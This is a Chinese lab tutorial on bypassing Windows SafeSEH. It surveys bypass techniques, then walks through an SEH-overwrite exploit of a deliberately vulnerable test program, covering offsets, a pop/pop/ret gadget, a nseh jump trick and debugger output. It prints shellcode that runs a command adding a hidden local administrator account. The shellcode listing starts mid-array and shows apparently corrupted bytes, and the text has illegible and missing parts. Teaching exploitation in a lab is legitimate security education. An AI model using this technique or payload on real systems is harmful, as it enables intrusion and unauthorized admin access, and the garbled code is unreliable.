

从零开始学习软件漏洞挖掘系列教程第五篇：突破 SafeSeh 防线

1 实验简介

- 实验所属系列：系统安全
- 实验对象：本科/专科信息安全专业
- 相关课程及专业：计算机网络
- 实验时数（学分）：2 学时
- 实验类别：实践实验类

2 实验目的

通过该实验了解绕过 SafeSeh 的方法,能够成功绕过 SafeSeh 执行 shellcode,并学会如何编写更加安全的代码,提高网络安全意识。

3 预备知识

1. 关于 SafeSeh 的一些基础知识

设计 SafeSEH 保护机制的目的,以为了防止那种攻击者通过覆盖堆栈上的异常处理函数句柄,从而控制程序执行流程的攻击。自 Windwos XP SP2 之后,微软就已经引入了 SafeSEH 技术。不过由于 SafeSEH 需要编译器在编译 PE 文件时进行特殊支持才能发挥作用,而 xp sp2 下的系统文件基本都是不支持 SafeSEH 的编译器编译的,因此在 xpsp2 下, SafeSEH 还没有发挥作用(VS2003 及更高版本的编译器中已经开始支持)。从 Vista 开始,由于系统 PE 文件基本都是由支持 SafeSEH 的编译器编译的,因此从 Vista 开始, SafeSEH 开始发挥他强大的作用,对于以前那种简单的通过覆盖异常处理句柄的漏洞利用技术,也就基本失效了。

2. SafeSeh 保护原理。

SafeSEH 的基本原理很简单,即在调用异常处理函数之前,对要调用的异常处理函数进行一系列的有效性校验,如果发现异常处理函数不可靠(被覆盖了,被篡改了),立即终止异常处理函数的调用

4 实验环境



服务器: Windows 7 SP1 , IP 地址: 随机分配

辅助工具: Olldb 调试器

5 实验步骤


如果你用的是 XP SP1 系统,或许一个攻击者可以轻易通过覆盖 SEH 攻击系统上存在漏洞的程序,然而,微软早已经意识到这一点,所以在 XP SP2 加入了 SafeSeh。微软的安全工程师也知道,这不能一劳永逸,解决所有的软件安全问题。很快,聪明的黑客们发现了漏洞.....下面让我们一起探寻黑客与微软安全工程师斗智斗勇的传奇故事吧!

1. 介绍常见的绕过 SafeSeh 的技术。
2. 演示一种绕过技术。

5.1 实验任务一

任务描述: 学会查看哪些模块开启了 SafeSeh, 了解常见绕过 SafeSeh 技术。

对于目前的大部分 windows 操作系统, 其系统模块都受 SafeSEH 保护, 可以选择未开启 SafeSEH 保护的模块来利用, 比如漏洞软件本身自带的 dll 文件, 这个可以借助 OD 插件 SafeSEH 来查看进程中各模块是否开启 SafeSEH 保护。如图



Error 表示无法识别, 不确定是否开启了 SafeSEH。/SafeSeh ON 表示该模块受到 SafeSeh 保护。/SafeSEH OFF 表示模块未开启 SafeSeh 保护。由上图可以看到 ntdll.dll 和 test1.dll 未受到 SafeSeh 保护。你可以在 C:\ 找到这个 test1.exe 文件。


1. 在 Exploit 中不利用 SEH (而是通过覆盖返回地址的方法来利用, 前提是模块没有 GS 保护) 关于如何覆盖返回地址利用我在: 从零开始学习软件漏洞挖掘系列教程第二篇: 栈溢出覆盖返回地址实践 已经详细讲了。准确来说我觉得这不算是绕过, 但是它往往是很成功的。【推荐指数: 10】

2. 如果程序编译的时候没有启用 safeseh 并且至少存在一个没启用 safeseh 的加载模块(系统模块或程序 私有模块)。这样就可以用这些模块中的 pop/pop/ret 指令地址来绕过保护。前面那个 test1.exe 程序就有 ntdll.dll 和 test1.exe 这两个模块没有启用 SafeSeh, 所以我们仍然可以利用这两个模块的指令地址绕过 SafeSeh。【推荐指数: 8】

3. 如果只有应用程序没有启用 safeseh 保护机制, 在特定条件下, 你依然可以成功利用, 应用程序被加载的地址有 NULL 字节, 如果在程序中找到了 pop/pop/ret 指令, 你可以使用这个地址(NULL 字节会是最后一个字节), 但是你不能把 shellcode 放在异常处理器之后(因为这样 shellcode 将不会被拷贝到内存中 - NULL 是字符串终止符)【推荐指数: 4】

4. 从堆中绕过 SafeSeh。【推荐指数: 1】
5. 利用加载模块外的地址绕过 SafeSeh。【推荐指数: 6】

除了平时我们常见的 PE 文件模块(exe 和 dll)外, 还有一些映射文件, 我们可以通过 Olldb 的 View-memory 查看程序的内存映射状态。例如下图



地址	大小	属主	区段	包含	类型	访问	初始访问	已映射为
00010000	00010000				Map	00041004	RW	RW
00020000	00010000				Map	00041004	RW	RW
00040000	00010000	apisetapi			Image	01001002	R	RW
00080000	00007000				Priv	00021104	RW	保护
00180000	00001000				Priv	00021104	RW	保护
00180000	00002000				Priv	00021104	RW	保护
00190000	00004000				Map	00041002	R	R
001A0000	00001000				Map	00041002	R	R
001B0000	00001000				Priv	00021004	RW	RW
002F0000	00008000				Priv	00021004	RW	RW
00400000	00001000	test		PE 文件	Image	01001002	R	RW
00401000	00001000	test	text	SFX 数据	Image	01001002	R	RW
00402000	00001000	test	rdata	数据输入表	Image	01001002	R	RW
00403000	00001000	test	data		Image	01001002	R	RW
00404000	00001000	test	resource	资源	Image	01001002	R	RW
00510000	00003000				Priv	00021004	RW	RW

类型为 Map 的映射文件, SafeSeh 是无视它们的。当异常处理函数指针指向这些地址范围时候, 是不对其进行有效性验证的。所以我们可以通过这些模块找到跳转指令就可以绕过 SafeSeh。

6. 利用 Adobe Flash Player ActiveX 控件绕过 SafeSeh 【推荐指数: 1】

5.1.2. 练习



关于 SafeSeh, 以下说法错误的是? 【单选题】

- 【A】 SafeSeh 不可能杜绝所有基于覆盖异常处理的攻击。
- 【B】 从 XP SP1 之后微软加入了 SafeSeh 机制
- 【C】 利用.nls 模块可以绕过 SafeSeh
- 【D】 SafeSeh 是针对利用异常处理的保护措施

答案: B

5.2 实验任务二

任务描述: 实战当只有应用程序本身没有开启 SafeSeh 时如何绕过 SafeSeh 技术。
原理: 如果只有应用程序没有启用 safeseh 保护机制, 在特定条件下, 你依然可以成功利用, 尽管应用程序被加载的地址有 NULL 字节【应用程序加载的地址一般是 0x00 开头】, 但如果在程序中找到了 pop/pop/ret 指令, 你可以使用这个地址覆盖 SE Handler (NULL 字节会是最后一个字节)。我们可以把 shellcode 放到 Pointer to next SEH record 的前面, 在 Pointer to next SEH record 加一个跳到 shellcode 的跳转, 所以我们可以直接忽视 0x00 截断问题。


1. 当所有系统的模块都开启了 SafeSeh, 而我们又不得不利用 SafeSeh 时, 我们希望程序本身没有 SafeSeh, 幸运的是, 这种情况非常常见。为了方便演示这种技术, 我使用下面的代码:

```
#include "stdafx.h"
#include "windows.h"
int test(char *str)
{
    char buffer[256];
    strcpy(buffer,str);
    return 0;
}
```

```
int main()
{
    char temp[2048];
    test("AAAA");
    return 0;
}
```

【注】我在 vs2010 下编译, 请关闭 DEP, SafeSeh 选项。

你可以在 C:\找到这个 test3.exe。用 OD 的 SafeSeh 查看那个模块没有开启 SafeSeh。



SEH mode	Base	Limit	Module version	Module Name
Error	0x400000	0x410000	6.1.7601.18229 (win7spl_gdr.130)	C:\Windows\System32\apisetschema.dll
/SafeSEH ON	0x777b0000	0x77930000	6.1.7600.16385 (win7_rtm.090713)	C:\Windows\SysWow64\ntdll.dll
/SafeSEH ON	0x73020000	0x730d0000	10.00.40219.325	C:\Windows\system32\MSVCR100.dll
Error	0x73300000	0x73308000	6.1.7601.18409 (win7spl_gdr.140)	C:\Windows\System32\wow64cpu.dll
Error	0x73310000	0x7336e000	6.1.7601.18409 (win7spl_gdr.140)	C:\Windows\System32\wow64win.dll
Error	0x73370000	0x733af000	6.1.7601.18409 (win7spl_gdr.140)	C:\Windows\System32\wow64.dll
/SafeSEH ON	0x74f40000	0x74f87000	6.1.7601.17965 (win7spl_gdr.121)	C:\Windows\syswow64\KERNELBASE.dll
/SafeSEH ON	0x75620000	0x75730000	6.1.7601.17965 (win7spl_gdr.121)	C:\Windows\syswow64\kernel32.dll
/SafeSEH OFF	0x775d0000	0x77779000	6.1.7600.16385 (win7_rtm.090713)	C:\Windows\System32\ntdll.dll
/SafeSEH OFF	0x400000	0x405000		C:\Users\Administrator\Desktop\test3.exe

但是似乎除了 test3.exe 还有 ntdll.dll 没有 SafeSeh。但是我用另外一个插件扫描同样的文件发现只有 test.exe 没有 SafeSeh。所以大家千万不要太相信插件, 它们不总是对的。不管怎样, 我们假设只能利用应用程序的地址。你可以在 C:\找到这个 test3.exe 文件。下面计算多少字符能够覆盖到默认 SEH。用 Immunity Debugger 产生 10000 个随机字符序列:

```
0BADF00D Creating cyclic pattern of 10000 bytes
0BADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9
0BADF00D [+] Preparing output file 'pattern.txt'
0BADF00D - (Re)setting logfile c:\logs\_no_name\pattern.txt
0BADF00D Note: don't copy this pattern from the log window, it might be truncated !
0BADF00D It's better to open c:\logs\_no_name\pattern.txt and copy the pattern from the file
0BADF00D [+] This mona.py action took 0:00:00.079000

!mona pc 10000
```

找到这个 pattern.txt, 用这个 10000 个字符替换

test("AAAA"); 中 AAAA。然后重新编译, 你可以在 C:\找到这个 test4.exe。用 Windbg 载入, 执行两次 g, 然后 !exchain。如图

```

Command - D:\2010Projects\test\Release\test.exe - WinDbg:6.11.0001.404 X86
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
7785103b cc                int     3
0:000> g
(1274.1468): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00402a34 ebx=00000000 ecx=00402a34 edx=00190000 esi=00000001 edi=0040537c
eip=00401044 esp=0018f628 ebp=0018f738 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
test!test+0x44:
00401044 8802                mov     byte ptr [edx],al        ds:002b:00190000=41
0:000> g
(1274.1468): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=31624430 edx=7780b4ad esi=00000000 edi=00000000
eip=31624430 esp=0018f208 ebp=0018f228 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
31624430 ??          ???
0:000> !exchain
0018f21c: ntdll!ExecuteHandler2+3a (7780b4ad)
0018ff78: 31624430
Invalid exception stack at 62443961
0:000>

```

!exchain 查询异常信息, 可以看到, nseh【注: 下文提到的 nseh 为 Pointer to next SEH record, n 是 next 的意思。Nseh 是指向下一个异常处理结构的指针, seh 是异常处理函数的指针。】已经被覆盖为 0x62443961(bD9a), 回到 Immunity Debugger, 执行!mona po bD9a。

```

OBADF00D Looking for bD9a in pattern of 500000 bytes
OBADF00D - Pattern a9Db (bD9a reversed) found in cyclic pattern at position 2368
OBADF00D Looking for bD9a in pattern of 500000 bytes
OBADF00D - Pattern a9Db not found in cyclic pattern (uppercase)
OBADF00D Looking for bD9a in pattern of 500000 bytes
OBADF00D - Pattern a9Db not found in cyclic pattern (lowercase)
OBADF00D
OBADF00D [+] This mona.py action took 0:00:01.061000
!mona po bD9a

```

2368 字节可以覆盖到 nseh。我们可以验证一下, 改为 test("AAAAAAAAAAAAAAAAAAAAA....."); 里面是 2368 个 A。重新编译, 你可以在 C:\找到这个 test5.exe, 用 Immunity Debugger 载入, 直接运行

```

0018FF54 41414141 AAAA
0018FF58 41414141 AAAA
0018FF5C 41414141 AAAA
0018FF60 41414141 AAAA
0018FF64 41414141 AAAA
0018FF68 41414141 AAAA
0018FF6C 41414141 AAAA
0018FF70 41414141 AAAA
0018FF74 41414141 AAAA
0018FF78 0018FF00 . 0 Pointer to next SEH record
0018FF7C 00401659 Y00. SE handler
0018FF80 FBCA8F6D m德?
0018FF84 00000000 ....
0018FF88 0018FF94 ?0.
0018FF8C 7563338A ?cu RETURN to kernel32.7563338A
0018FF90 7EFDE000 .帧~
0018FF94 0018FFD4 ?0.
0018FF98 777E9F72 r焯w RETURN to ntdll.777E9F72
0018FF9C 7EFDE000 .帧~
0018FFA0 77D899FE 鸡经
0018FFA4 00000000 ....

```

看到了吧，刚好能覆盖到 nseh。下面就是在应用程序的模块找 pop pop retn 序列地址。我们不能在系统 dll 模块找，因为它们有 SafeSeh 保护，将导致我们的 shellcode 执行失败。我用 Immunity Debugger 的搜索功能 r32 是模糊匹配 32 位寄存器。

Immunity Debugger - test5.exe - [CPU - main thread, module test5]

File View Debug Plugins ImmLib Options Window Help Jobs

00401000 FFE4 JMP ESP

00401002 90 NOP

00401003 . 81EC 10010000 SUB ESP, 110

00401009 .

0040100C .

00401012 .

00401018 .

0040101E .

00401024 .

0040102A .

00401030 .

00401032 .

00401038 .

0040103E .

00401044 .

00401046 .

0040104C .

0040104F .

00401055 . 8B95 F8FEFFFF MOV EDX, DWORD PTR SS:[EBP-108]

Find sequence of commands

pop r32
pop r32
retn

Hint: 'RA' and 'RB' match R32, 'ANY n' matches 0..n commands

☒ Entire block

Find Cancel

幸运的是 pop pop retn 这种指令很多，很快，我在 0x00401231 找到了一个

```



00401231 . 59 POP ECX
00401232 . 59 POP ECX
00401233 . C3 RETN

```

下面就是构造溢出字符串：

buf + nseh + seh + nops + shellcode

但不幸的是, 我们的 `pop pop retn` 指令地址 `0x00401231` 有截断字符 `\00`。会导致后面的 `shellcode` 被截断。我们得想办法解决: 那么把 `shellcode` 放前面, 在 `seh` 后面加一个跳转跳到我们的 `shellcode`? 你也许觉得可以。其实, 这不行, 因为 `seh` 后面都被截断了, 无法在 `seh` 后面放跳转指令跳到 `shellcode`。但是, 注意到程序在执行 `pop pop retn` 后会跟踪执行 `nseh` 指令, 而 `nseh` 在 `seh` 前面, 不会被截断。因此我们可以在 `nseh` 跳到 `shellcode`。把 `shellcode` 布置到 `nseh` 前面的 `buf` 中。由前面我们知道, 2368 个字符可以覆盖到 `nseh`, 我们在其中放置 `shellcode`, 不足的用 `\x90` 填充。我看了下我们 `shellcode` 长度是 194 字节, 所以我们可以把 `shellcode` 布置在 `nseh` 前的 194 字节处(经手工计算 `shellcode` 应该从 `0x0018FEB8` 开始), `shellcode` 前面用 `\x90` 填充。那么 `nseh` 这里写什么呢? 它应该是跳到前面的 `shellcode` 的指令, 我们可以用 Immunity Debugger。转到 `nseh` 所在地址 `0x0018FF78`。按空格键, 在这一行反汇编: `jmp 0x0018FEB8` (`shellcode` 地址)



然而我发现这不行, 我们 `nseh` 只能放四个字节长的指令, `jmp 0x0018FEB8` 指令五字节。但我们还有解决的办法: 把 `shellcode` 在往上移动八个字节, 在 `nseh` 前面就空出了八个字节, 在这里放置跳转到 `shellcode` 的地址, `nseh` 放置跳转到那八个字节。继续, `shellcode` 往上移动八个字节就到了 `0x0018FEB0` 处, `nseh` 跳到它前面的八个字节 `0x0018FF70` 处。

The screenshot shows a debugger window with assembly code. A dialog box titled 'Assemble at 0018FF75' is open, displaying the instruction 'jmp 0018FEB0' in a text field. Below the text field, there is a checked checkbox labeled 'Fill with NOP's'. At the bottom of the dialog are 'Assemble' and 'Cancel' buttons. The background assembly code includes instructions like 'INC ECX', 'JMP 0018FEB0', and 'ADD BYTE PTR DS:[EAX], AL'.

[illegible]


```


\x1c\x8b\x42\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b\x57\x78\x01\xcc
2\x8b\x7a\x20\x01\xcc\x31\xed\x8b\x34\xaf\x01\xcc\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a\x24\x0
1\xcc\x76\x8b\x2c\x6f\x8b\x7a\x1c\x01\xcc\x78\x7c\xaf\xfc\x01\xcc\x76\x8b\x33\x6e\x01\x68\x20\x42\x7
2\x6f\x68\x2f\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69\x6e\x69\x73\x68\x20\x41\x
64\x6d\x68\x72\x6f\x75\x70\x68\x63\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44\x44\
x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65
\x72\x20\x68\x65\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63\x6d\x64\x2e\x89\xe5\xfe
\x4d\x53\x31\xcc\x50\x55\xff\xd7\xe9\x39\xff\xff\xff\x90\x90\x90\xeb\xf6\x90\x90\x31\x12\x40");

```

```
return 0;
```

```
}
```

你可在 C:\ 找到这个 test6.exe 文件。下面我们动态跟踪程序的执行流程：用 Immunity Debugger 载入，直接运行




我们把返回地址覆盖为 \x90\x90\x90\x90 了，而这这地址不可执行，程序抛出异常。在 pop pop retn 指令地址下断点

```
00401231 .59 POP ECX
```


然后 Shift+F9 把异常交给 SEH 处理。程序会断在 0x00401231 处。

```
00401233 .C3 RETN
```

